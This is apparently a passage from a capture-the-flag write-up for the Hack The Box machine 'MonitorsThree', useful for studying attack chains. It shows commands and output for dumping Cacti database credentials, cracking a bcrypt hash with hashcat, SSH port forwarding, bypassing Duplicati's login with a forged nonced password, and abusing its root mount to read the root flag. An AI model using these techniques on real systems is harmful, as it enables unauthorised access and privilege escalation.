      - PUID=0
      - PGID=0
      - TZ=Etc/UTC
    volumes:
      - /opt/duplicati/config:/config
    ports:
      - 127.0.0.1:8200:8200
    restart: unless-stopped

```

# Duplicati

Software :



Duplicati is a backup client that securely stores encrypted, incremental, compressed remote backups of local files on cloud storage services and remote file servers. [Wikipedia](#)

Platform: C#



```
www-data@monitorsthree:~/html/cacti$ find -name config.php -exec cat {} \; | head -n 50
```

```
<?php
/*
 * Active seasonal machine
 *
 * Copyright (C) 2004-2023 The Cacti Group
 *
 * This program is free software; you can redistribute it and/or
 * modify it under the terms of the GNU General Public License
 * as published by the Free Software Foundation; either version 2
 * of the License, or (at your option) any later version.
 *
 * This program is distributed in the hope that it will be useful,
 * but WITHOUT ANY WARRANTY; without even the implied warranty of
 * MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
 * GNU General Public License for more details.
 *
 * Cacti: The Complete RRDtool-based Graphing Solution
 *
 * This code is designed, written, and maintained by the Cacti Group. See
 * about.php and/or the AUTHORS file for specific developer information.
 *
 * http://www.cacti.net/
 */
/**
 * Make sure these values reflect your actual database/host/user/password
 */
```

```
$database_type      = 'mysql';
$database_default   = 'cacti';
$database_hostname   = 'localhost';
$database_username   = 'cactiuser';
$database_password   = 'cactiuser';
$database_port       = '3306';
$database_retries    = 5;
$database_ssl        = false;
```

## 8) Found marcus creds

```
MariaDB [cacti]> select * from user_auth;
```

id	username	password	realm	full_name	email_address	must_change_password	password_change	show_tree	show_list	show_preview	graph_settings	login_opts	policy_graphs	policy_trees	policy_hosts	policy_graph_templates
1	admin	\$2y\$10\$tjPSsSP6UovL30TNeam40e24TSRuSRRApmqf5vPinSer3mDuyG90G	0	Administrator	marcus@monitorsthree.htb	1	1	1	1	1	1	1	1	1	1	1
3	guest	\$2y\$10\$S08woUvjSFMr1CDo803cz.S6uJqLaTe6/mvIcUuXzKsATo77nLHu	0	Guest Account	guest@monitorsthree.htb	1	1	1	1	1	1	1	1	1	1	1
4	marcus	\$2y\$10\$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK	0	Marcus	marcus@monitorsthree.htb	1	1	1	1	1	1	1	1	1	1	1

3 rows in set (0.000 sec)

```
MariaDB [cacti]>
```



```
$2y$10$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2y$10$Fq8wGXvLM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIa..9IBjtK
Time.Started.....: Sun Aug 25 14:03:25 2024 (35 secs)
Time.Estimated...: Sun Aug 25 14:04:00 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 26 H/s (3.25ms) @ Accel:8 Loops:8 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 448/14344384 (0.00%)
Rejected.....: 0/448 (0.00%)
Restore.Point....: 384/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1016-1024
Candidate.Engine.: Device Generator
Candidates.#1....: jeffrey -> miamor
```

```
Started: Sun Aug 25 14:02:49 2024
```

```
Stopped: Sun Aug 25 14:04:02 2024
```


marcus:12345678910

```
www-data@monitorsthree:~/html/cacti$ su marcus
Password: swar@VigneswarPC:~$
marcus@monitorsthree:/var/www/html/cacti$ |
```

## Privilege Escalation


1) Connected to ssh local port forwarding

```
(vigneswar@VigneswarPC)-[~/temp]
$ ssh marcus@monitorsthree.htb -i id_rsa -L 8200:127.0.0.1:8200
Last login: Sun Aug 25 08:36:41 2024 from 10.10.14.44
marcus@monitorsthree:~$ |
```




<https://medium.com/@STarXT/duplicati-bypassing-login-authentication-with-server-passphrase-024d6991e9ee>

2) Found the password of duplicati




```

var noncedpwd =
CryptoJS.SHA256(CryptoJS.enc.Hex.parse(CryptoJS.enc.Base64.parse('y3TIMJPVmCeLYm0cxzybBTA-
bSropzWTCROWY0nEtghl=') +
'59be9ef39e4bdec37d2d3682bb03d7b9abadb304c841b7a498c02bec1acad87a')).toString(CryptoJS.
enc.Base64);
  
```



### 3) Logged into duplicati



```
marcus@monitorsthree:~$ cat /opt/docker-compose.yml
version: "3"

services:
  duplicati:
    image: lscr.io/linuxserver/duplicati:latest
    container_name: duplicati
    environment:
      - PUID=0
      - PGID=0
      - TZ=Etc/UTC
    volumes:
      - /opt/duplicati/config:/config
      - /:/source
    ports:
      - 127.0.0.1:8200:8200
    restart: unless-stopped
```

duplicati has full access over host system, we can backup and restore any files

### 4) Backedup root flag

```
marcus@monitorsthree: ~  
caution: filename not matched: ./fileset  
caution: filename not matched: ./manifest  
caution: filename not matched: ./user.txt  
marcus@monitorsthree:~$ unzip ./*.zip  
Archive: ./duplicati-20240825T093652Z.dlist.zip  
caution: filename not matched: ./duplicati-bf03a6b6c71554bd1b610feb9445f759c.dblock.zip  
caution: filename not matched: ./duplicati-i0d0df20e59064852946d2d2626f9089f.dindex.zip  
marcus@monitorsthree:~$ unzip './*.zip'  
Archive: ./duplicati-20240825T093652Z.dlist.zip  
replace manifest? [y]es, [n]o, [A]ll, [N]one, [r]ename: A  
  inflating: manifest  
  inflating: fileset  
  inflating: filelist.json  
  
Archive: ./duplicati-bf03a6b6c71554bd1b610feb9445f759c.dblock.zip  
  inflating: manifest  
  inflating: UqPEfPe8XRjIUynYS6eM7ikDC8_h6VutRHZtyKxLA6s=  
  inflating: 841TTTEPhTtokIGXgj7tjCCS5winYQQ37SxtGuQzKDY=  
  
Archive: ./duplicati-i0d0df20e59064852946d2d2626f9089f.dindex.zip  
  inflating: manifest  
  inflating: vol/duplicati-bf03a6b6c71554bd1b610feb9445f759c.dblock.zip  
  
3 archives were successfully processed.  
marcus@monitorsthree:~$ ls  
'841TTTEPhTtokIGXgj7tjCCS5winYQQ37SxtGuQzKDY='      filelist.json  
      user.txt  
duplicati-20240825T093652Z.dlist.zip      fileset  
      vol  
duplicati-bf03a6b6c71554bd1b610feb9445f759c.dblock.zip  manifest  
duplicati-i0d0df20e59064852946d2d2626f9089f.dindex.zip 'UqPEfPe8XRjIUynYS6eM7ikDC8_h6VutRHZtyKxLA6s='  
marcus@monitorsthree:~$ cat 841TTTEPhTtokIGXgj7tjCCS5winYQQ37SxtGuQzKDY\  
={"unix:uid-gid-perm":"0-0-420","unix:owner-name":"root","unix:group-name":"root","CoreAttributes":"Normal","CoreLastWritetime":"638601502883559981","CoreCreatetime":"638601502883559981"};marcus@monitorsthree:~$ cat UqPEfPe8XRjIUynYS6eM7ikDC8_h6VutRHZtyKxLA6s\  
3317770d71c8f3343c2ab84bcccc671  
marcus@monitorsthree:~$
```

127.0.0.1:8200/ngax/index.html

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Duplicati

Beta

Next scheduled task: Cacti 1.2.26 Backup Today at 4:30 PM

Cacti 1.2.26 Backup

Last successful backup: Today at 3:06 PM (took 00:00:04) [Run now](#)  
Next scheduled run: Today at 4:30 PM  
Source: 61.31 MB  
Backup: 19.56 MB / 4 Versions

flag

Last successful backup: Today at 3:06 PM (took 00:00:00) [Run now](#)  
Next scheduled run: Tomorrow at 1:00 PM  
Source: 33 bytes  
Backup: 1.91 KB / 1 Version

Error

No filesets found on remote target

Show Dismiss

Error

No filesets found on remote target

Show Dismiss

Error

No filesets found on remote target

Show Dismiss

Dismiss all

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